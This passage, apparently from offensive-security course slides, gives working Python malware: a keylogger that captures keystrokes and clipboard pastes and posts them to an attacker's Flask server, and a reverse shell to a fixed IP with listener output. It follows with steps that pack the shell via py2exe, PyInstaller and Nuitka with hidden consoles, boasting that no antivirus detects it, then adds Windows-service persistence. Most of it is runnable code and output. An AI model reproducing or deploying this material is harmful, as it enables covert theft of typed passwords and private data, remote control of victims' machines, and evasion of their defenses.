    global keylogger_result

    # if executable_name does not exist, then we create a new one.
    if(keylogger_result.get(executable_name) == None):
        keylogger_result.update({
            executable_name: {
                window_title : {
                    "process_id": process_id,
                    "keys": key
                }
            }
        })
    ...
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- If there's an entry for **executable_name**, we check if there's a **window_title** entry. If there is, we add the captured key to keys.

```
        ...
        # if there is a window title, then add keys to it.
        if(keylogger_result[executable_name].get(window_title) != None):
            keylogger_result[executable_name].update({
                    window_title : {
                        "process_id": process_id,
                        "keys": keylogger_result[executable_name][window_title]["keys"] + key
                    }
                })
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- If there's no **window_title** entry, we initialize a new one:

```
...
# if there is no window title, we create a new one with empty key.
else:
    keylogger_result[executable_name].update({
            window_title : {
                "process_id": process_id,
                "keys": key
            }
        })
```

- This is all there is to **add_info**.
- Next, we will write our **sender**.

Python Malwares (cont.)

Writing a Keylogger (cont.)

- The sender function will send the captured data to the attacker's server (webserver in this case) every 10 seconds.

```
def sender(host):
    global keylogger_result
    while True:
        sleep(10)
        if(keylogger_result):
            try:
                post(f"http://{host}/add_keylogs", json=keylogger_result)
                keylogger_result = {}
            except:
                pass
```

SECURITY FLAME

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Next, we will write the function **get_current_process**, which will get the currently accessed window by the user.
- This is majorly used to identify the window name so that the attacker knows which window the target pressed the captured keys for.
- This essentially involves Win32 programming.

```
def get_current_process():
    hwnd = user32.GetForegroundWindow()
    pid = c_ulong(0)
    user32.GetWindowThreadProcessId(hwnd, byref(pid))
    process_id = str(pid.value)
    executable = create_string_buffer(b'\x00' * 512)
    h_process = kernel32.OpenProcess(0x400 | 0x10, False, pid)
    psapi.GetModuleBaseNameA(h_process, None, byref(executable), 512)
    window_title = create_string_buffer(b'\x00' * 512)
    length = user32.GetWindowTextA(hwnd, byref(window_title), 512)
    add_info(process_id,
            executable.value.decode("utf-8", "replace"),
            window_title.value.decode("utf-8", "replace"))
    ...
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Once we extract the info of the process, we will close its handle and return its values:

```
def get_current_process():
    ...
    kernel32.CloseHandle(hwnd)
    kernel32.CloseHandle(h_process)

    return process_id, executable.value.decode("utf-8", "replace"),
window_title.value.decode("utf-8", "replace")
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Now to the essential part, the function **key_pressed**, which will be executed every time the target clicks any key on the keyboard.

```
def key_pressed(event):
    global current_window
    global current_pid, current_exec_name, current_window_title
    # check to see if target changed windows
    if event.WindowName != current_window:
        current_window = event.WindowName
        current_pid, current_exec_name, current_window_title = get_current_process()
    ...
```

- If any ASCII key is pressed, it gets added to the keylogger result.

```
def key_pressed(event):
    ...
    if 32 < event.Ascii < 127:
        # add pressed key to the result
        add_info(current_pid, current_exec_name, current_window_title, chr(event.Ascii) + " ")
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- If the target presses CTRL-V, then it logs it as a paste operation.
- Otherwise, it logs the special key (e.g: LControl, Enter, …etc) between two brackets.

```
def key_pressed(event):
    ...
    else:
        if event.Key == "V":
            win32clipboard.OpenClipboard()
            pasted_value = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()
            # add pasted content to keylog result
            add_info(current_pid, current_exec_name, current_window_title, f"[PASTE] -> {pasted_value}" + " ")
        else:
            # add special keys to keylog result
            add_info(current_pid, current_exec_name, current_window_title, f"[{event.Key}]"+ " ")
    ...
```

- Finally, we return true to indicate that the handling of the key hook has been successfully handled.

```
def key_pressed(event):
    ...
    return True
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Now, the program we have written can act as a keylogger client, but we need to write the server program that will store those keystrokes of the target.
- We'll start writing the keylogger server, which will store the target's pressed keys.
- We will write a simple Flask API that will handle requests through HTTP.
- The server will store the keystrokes in SQLite database.
- First, we will write the database, and then we will the web server.
- We will use the **sqlite3** standard module for our keylogger database.

```
import sqlite3
from constants import DATABASE  # name of database.
import sys

def create_db(db_file):
    conn = None
    try:
        conn = sqlite3.connect(db_file)
    except Exception as e:
        print(e)
    return conn
```

SECURITY FLAME

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Next, we will write a function to initialize the keylogger result table (if it hasn't been initialized yet):

```
def init_db(conn):
    keylogger_results_table = """CREATE TABLE IF NOT EXISTS keylogger_results (
                                id integer PRIMARY KEY,
                                ip_address text NOT NULL,
                                executable_name text NOT NULL,
                                process_id integer NOT NULL,
                                window_title text NOT NULL,
                                keys text NOT NULL
                                );"""
    try:
        c = conn.cursor()
        c.execute(keylogger_results_table)
    except Exception as e:
        print(e)
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Next, we will write a function to insert the keystrokes to the database:

```
def insert_keylog(conn, ip_addr, exec_name, process_id, window_title, keys):
    sql = """INSERT INTO keylogger_results(
                ip_address,
                executable_name,
                process_id,
                window_title,
                keys)
              VALUES(?, ?, ?, ?, ?)"""
    try:
        c = conn.cursor()
        c.execute(sql, (ip_addr, exec_name, process_id, window_title, keys))
        conn.commit()
        return c.lastrowid
    except Exception as e:
        print(e)
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Next, we will write a function that will fetch all the rows from the database so that they can be printed:

```
def get_keylogs(conn):
    try:
        c = conn.cursor()
        c.execute("SELECT * FROM keylogger_results")
        return c.fetchall()
    except Exception as e:
        print(e)
```

SECURITY FLAME

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Next, we will write a function that will delete all the rows of the keylogger result table (in case we need to):

```
def delete_keylogs(conn):
    try:
        c = conn.cursor()
        deleted_rows_count = c.execute("DELETE FROM keylogger_results").rowcount
        conn.commit()
        return deleted_rows_count
    except Exception as e:
        print(e)
```

SECURITY FLAME

Python Malwares (cont.)

Writing a Keylogger (cont.)

- If the database script is run directly, it can be fed two options (show, delete) database entries.

```
...
if __name__ == "__main__":
    if(len(sys.argv) != 2):
        print(f"""
        python {sys.argv[0]} --show-keylogs
        python {sys.argv[0]} --delete-keylogs
        """)
    ...
    else:
        conn = create_db(DATABASE)
        init_db(conn)
        if(sys.argv[1] == "--show-keylogs"):
            keylogs = get_keylogs(conn)
            for row in keylogs:
                kid, ip, exec_name, pid, window_title, keys = row
                print(f"{kid} - {ip} - {exec_name} - {pid} - {window_title} - {keys}")
        elif(sys.argv[1] == "--delete-keylogs"):
            delete_keylogs_count = delete_keylogs(conn)
            print(f"{delete_keylogs_count} rows have been removed")
    ...
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- If not a valid option is provided, we provide a help message:

```
...
else:
    print("Unrecognized option.")
    print(f"""
    python {sys.argv[0]} --show-keylogs
    python {sys.argv[0]} --delete-keylogs
    """)
```

- Now, our database module is ready and is named **keylogger_database.py**.
- Next, we will write the web server.

- First, we will install flask through pip:

```
pip install flask
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Once **flask** is installed, we will import necessary modules/functions and define the app object of our web server app:

```
from flask import Flask, request, abort
from keylogger_database import (
        create_db,
        init_db,
        insert_keylog,
        get_keylogs)
from constants import DATABASE

app = Flask(__name__)
```

SECURITY FLAME

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Next, we will define a simple generator that parses the key logger json request:

```
def parse_json(my_json):
    for exec_name in my_json.keys():
        for window_title in my_json[exec_name].keys():
            pid, keys = my_json[exec_name][window_title].values()
            yield exec_name, window_title, int(pid), keys
```

- Then we will write our API handler that will handle the keylogger's requests:

```
@app.route("/add_keylogs", methods=["POST"])
def add_keylogs():
    if(request.json == None):
        return abort(403, description="invalid request has been provided!")
    conn = create_db(DATABASE)
    init_db(conn)
    for exec_name, window_title, pid, keys in parse_json(request.json):
        insert_keylog(conn, request.remote_addr, exec_name, pid, window_title, keys)
    return "OK"
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Finally, we start the web app

```
if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

- Now, it's time to launch the keylogger!
- First, we will start the flask web server:

```
$ sudo python3 keylogger_server.py
...
```

- Next, we will run the keylogger through PowerShell as the targeted user, and we will specify the host at which the keylogger server runs:

```
PS C:\Users\joe\Desktop\keylogger> python .\keylogger.py 192.168.10.179
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Starting to type anything on the target user's computer will show some requests coming from the target:

```
$ sudo python keylogger_server.py
...
192.168.10.192 - - [15/Dec/2021 21:52:09] "POST /add_keylogs HTTP/1.1" 200 -
192.168.10.192 - - [15/Dec/2021 21:52:29] "POST /add_keylogs HTTP/1.1" 200 -
192.168.10.192 - - [15/Dec/2021 21:52:39] "POST /add_keylogs HTTP/1.1" 200 -
192.168.10.192 - - [15/Dec/2021 21:52:49] "POST /add_keylogs HTTP/1.1" 200 -
```

- If we use the database module to list the database, we will see few entries!

```
$ python keylogger_database.py --show-keylogs
1 - 192.168.10.192 - firefox.exe - 6200 - Mozilla Firefox - h e l l o [Space] t h e r e , [Space]
2 - 192.168.10.192 - Explorer.EXE - 624 - share - [Back] [Back] s e c r e t . t x t
3 - 192.168.10.192 - firefox.exe - 796 - Ghostly Kisses - Stay (Lyrics Video) - YouTube • Mozilla
Firefox - [Lshift] I [Space] l i
4 - 192.168.10.192 - firefox.exe - 796 - Ghostly Kisses - Stay (Lyrics Video) - YouTube • Mozilla
Firefox - k e [Space] t h i s [Space] s o n g
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- We can delete the captured keylogs through the **--delete-keylogs** option

```
$ python3 keylogger_database.py --delete-keylogs
51 rows have been removed
```

AV evasion with Python

Py2exe

- Py2exe is used to compile python files into a self-contained executables.
- In other words, py2exe can be used to compile python programs into standalone executables so that they don't require Python interpreter to be present in the target computer.
- This happens most of the time because Python isn't usually installed in the targeted computers.
- We will use py2exe to compile **.py** files into **.exe**

- Before we start, we will create a simple PoC python script myscript.py that will contain "malicious" code which will execute a TCP reverse shell.
- We will use the following script throughout this section:

```
import socket as s
import subprocess as r
so = s.socket(s.AF_INET, s.SOCK_STREAM)
so.connect(('192.168.10.95', 9999))
while True:
    d = so.recv(1024)
    if len(d) == 0:
        break
    p = r.Popen(d.decode(), shell=True, stdin=r.PIPE, stdout=r.PIPE, stderr=r.PIPE)
    o = p.stdout.read() + p.stderr.read()
    so.send(o)
```

AV evasion with Python (cont.)

Py2exe (cont.)

- If we run this code using Python interpreter on a Windows machine:

```
python myscript.py
```

- We get a reverse shell back on the attacker box:

```
$ nc -nvlp 9999
Listening on 0.0.0.0 9999
Connection received on 192.168.10.192 55293
net user

User accounts for \\DESKTOP-JSS8G0K

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
user                     WDAGUtilityAccount
The command completed successfully.

ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::f8e4:ee67:4d34:a312%6
   IPv4 Address. . . . . . . . . . . : 192.168.10.192
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::2e0:67ff:fe22:38a1%6
                                       192.168.10.1
```

AV evasion with Python (cont.)

Py2exe (cont.)

- Now, we can start talking about py2exe 😃
- First, we can install **py2exe** through either **pip** or downloading it from its GitHub repo.

- We will install it through pip:

```
pip install py2exe
```

AV evasion with Python (cont.)

Py2exe (cont.)

- Once installed, we'll need to create a **setup.py** file, which will contain the information about which file we want to compile into an executable file.

```
from setuptools import setup
import py2exe

setup(console=['myscript.py'],
      options={'py2exe':{'bundle_files': 1, 'compressed': True}},
      zipfile=None)
```

- **console**: file names to convert into "console" exe(s).
- **options**: contains dictionary that specifies options.
  - **bundle_files**: Extension modules, the Python dll, and other needed dlls are put into the exe, which are then loaded directly without unpacking into the file system.
  - **compressed**: files will be compressed.
- **zipfile**: the name of shared zip file (contains needed dependencies) to generate is None, which means no zip file will be generated.

AV evasion with Python (cont.)

Py2exe (cont.)

- When we run this, our **myscript.py** needs to be in the same folder as the **setup.py**, and we also need to provide **py2exe** argument.

```
PS C:\Users\user\Desktop\test\py2exe> python .\setup.py py2exe
running py2exe
...
Building 'dist\myscript.exe'.
...
```

- Once finished, py2exe will generate our output executable file at **dist\myscript.exe** along with other files:

Name	Date	Type	Size	Tags
lib	12/13/2021 2:30 AM	File folder		
libcrypto-1_1.dll	10/4/2021 7:13 PM	Application extension	3,350 KB	
libffi-7.dll	10/4/2021 7:12 PM	Application extension	33 KB	
libssl-1_1.dll	10/4/2021 7:12 PM	Application extension	679 KB	
myscript	12/13/2021 2:29 AM	Application	7,891 KB	
tcl86t.dll	10/4/2021 7:13 PM	Application extension	1,813 KB	
tk86t.dll	10/4/2021 7:12 PM	Application extension	1,504 KB	

AV evasion with Python (cont.)

Py2exe (cont.)

- If we run the executable (we only care about **myscript.exe**), we get a reverse shell

```
$ nc -nvlp 9999
Listening on 0.0.0.0 9999
Connection received on 192.168.10.195 49856
whoami
desktop-m4742si\user
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::6913:57c7:ba4:97da%10
   IPv4 Address. . . . . . . . . . . : 192.168.10.195
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::2e0:67ff:fe22:38a1%10
                                       192.168.10.1
```

AV evasion with Python (cont.)


Py2exe (cont.)

- Now, it's time to scan the output to see if it gets detected by any AV.
- We will use antiscan.me.
- We can see that our reverse shell is only flagged by one AV. This is a good progress.

AV evasion with Python (cont.)

Py2exe (cont.)

- However, the script is run as a console application (which displays some errors without affecting our reverse shell):



- Can we hide this from appearing?

AV evasion with Python (cont.)

Py2exe (cont.)

- We will try to improve our **setup.py** to instruct py2exe to hide the console window:

```
from setuptools import setup
import py2exe, sys

sys.argv.append('py2exe')

setup(windows=['myscript.py'],
      options={'py2exe':{'bundle_files': 1, 'compressed': True}},
      zipfile = None)
```


- **windows**: this will create a "GUI" executable. Since our script does not have a GUI interface, this will not show any window and will run in the background.
- We can run **setup.py** (without py2exe as arg1):

```
PS C:\Users\user\Desktop\test\py2exe> python .\setup.py
running py2exe
...
Building 'dist\myscript.exe'.
...
```

AV evasion with Python (cont.)

Py2exe (cont.)

- If we run the executable, we get a shell as expected!
- Also, there will be no console window this time!




```
$ nc -nvlp 9999
Listening on 0.0.0.0 9999
Connection received on 192.168.10.195 49911
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::6913:57c7:ba4:97da%10
   IPv4 Address. . . . . . . . . . . : 192.168.10.195
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::2e0:67ff:fe22:38a1%10
                                       192.168.10.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
whoami
desktop-m4742si\user
```

AV evasion with Python (cont.)

Py2exe (cont.)

- Now, if we try to scan our new executable:

- ✓ Great! No AV has detected our reverse shell!

AV evasion with Python (cont.)

Pyinstaller

- Py2exe supports compiling files to exe only. However, PyInstaller supports compiling python files into several formats including ELF (for linux-based OS) and PE (Windows) as well as other formats.

- If we install Pyinstaller package directly through pip, our compiled script binary might get flagged "due to some AV vendors having signatures of the Pyinstaller pre-compiled binaries".

AV evasion with Python (cont.)

Pyinstaller (cont.)

- Once downloaded, we will need to download and install MSVC compiler, which is included when you download Visual Studio with C++ community version.
- Once downloaded and installed, we can proceed further to compile PyInstaller

```
PS C:\Users\user\Downloads\pyinstaller-4.7\bootloader> python ./waf all
```

- Once the building finishes, we can proceed further to install PyInstaller

```
PS C:\Users\user\Downloads\pyinstaller-4.7\bootloader> python .\setup.py install
```

- Now, PyInstaller should be ready

```
PS C:\Users\joe\Downloads\pyinstaller-4.7> pyinstaller -v
4.7
```

AV evasion with Python (cont.)


Pyinstaller (cont.)

- We will write our simple PoC reverse shell and try to convert it to an EXE file

```
PS C:\Users\user\Desktop\myscript> pyinstaller --onefile --windowed --icon NONE .\myscript.py
```

  - "--onefile" output should be a one EXE file.
  - "--windowed" no console will be prompted.
  - "--icon NONE" no icon will be associated with the output file.

- Once PyInstaller finishes, an output file will be placed under **dist/myscript.exe**



AV evasion with Python (cont.)

Pyinstaller (cont.)


- If we run the generated executable, we get a reverse shell

```
$ nc -nvlp 9999
Listening on 0.0.0.0 9999
Connection received on 192.168.10.195 49793
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::6913:57c7:ba4:97da%10
   IPv4 Address. . . . . . . . . . . : 192.168.10.195
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::2e0:67ff:fe22:38a1%10
                                       192.168.10.1
```

AV evasion with Python (cont.)

Pyinstaller (cont.)

- If we scan the executable using antiscan.me
- Nice! Not a single AV has detected our **myscript.exe**!



AV evasion with Python (cont.)

Nuitka

- Nuitka is yet another tool to compile Python files.
- We can install Nuitka through pip

```
pip install nuitka
```

- Next, we'll have to compile our **myscript.py** reverse shell PoC.

```
nuitka.bat --mingw64 --standalone --onefile --windows-disable-console -o myscript.exe .\myscript.py
```


  - "--mingw64" specify the compiler to be mingw64.
  - "--standalone" output binary should be standalone.
  - "--onefile" output file should be self-contained.
  - "--windows-disable-console" disable window console
  - "-o" specify output file

- Nuitka might ask to download few dependencies such as mingw64 compiler.
- You can accept to download all dependencies that it needs once prompted.

AV evasion with Python (cont.)

Nuitka (cont.)

- Once Nuitka finishes, the output file will look like:



- You can see that the file is relatively larger than those produced by py2exe and pyinstaller.
- If we run this binary, we get a reverse shell back.
- Unfortunately, the binary is large enough that antiscan.me does not accept it.
- However, the binary does not get flagged as of this writing on a fully updated Win10 machine with Windows Defender turned on.

SECURITY FLAME

Maintaining Access

- In this section, we'll assume that we've compromised both a Windows system and a Linux-based system.

- We will discuss how we can extend our access even if the original exploit is patched.

Maintaining Access (cont.)

On Windows

- There are several ways maintain access to a Windows compromised system.
- One such way we'll discuss is through creating a Windows service.

- We will start by installing the dependency

```
pip install pywin32
```

- Once installed, we'll create a simple service that will run every minute.

- The PoC service will write the time every minute to the file **C:\test.txt**.

- We start by importing necessary libraries.

```
import servicemanager
import sys
import time

import win32serviceutil
import win32service
import win32event
```

SECURITY FLAME

Maintaining Access (cont.)

On Windows (cont.)

- Next, we'll start writing the class that represents our service:

```
class MyService(win32serviceutil.ServiceFramework):
    _svc_name_ = "MyService"
    _svc_display_name_ = "My first service"
    _svc_description_ = ("Writes the date to a file named"
                         " test.txt in the C drive.")

    def __init__(self, args):
        self.timeout = 1000 * 60 # Every minute.

        win32serviceutil.ServiceFramework.__init__(self, args)
        self.hWaitStop = win32event.CreateEvent(None, 0, 0, None)
    ...
```

SECURITY FLAME

Maintaining Access (cont.)

On Windows (cont.)

- Next, we'll implement the methods that will handle starting and stopping the service:

```
...
def SvcStop(self):
    self.ReportServiceStatus(win32service.SERVICE_STOP_PENDING)
    win32event.SetEvent(self.hWaitStop)

def SvcDoRun(self):
    self.ReportServiceStatus(win32service.SERVICE_RUNNING)
    self.main()
...
```

SECURITY FLAME

Maintaining Access (cont.)

On Windows (cont.)

Next, we'll write the main method, which will be invoked once the service is initiated:

```
    def main(self):
        while True:
            ret_code = win32event.WaitForSingleObject(self.hWaitStop,
            self.timeout)
            if ret_code == win32event.WAIT_OBJECT_0:
                servicemanager.LogInfoMsg("Service is stopping")
                break

            with open("C:\\test.txt", "a") as f:
                f.write(f"Hello, time now is {time.ctime()}\n")
```

Maintaining Access (cont.)

On Windows (cont.)

Finally, we'll define the last part of our service, which will include the handling of service commands:

```
if __name__ == '__main__':
    if len(sys.argv) == 1:
        servicemanager.Initialize()
        servicemanager.PrepareToHostSingle(MyService)
        servicemanager.StartServiceCtrlDispatcher()
    else:
        win32serviceutil.HandleCommandLine(MyService)
```

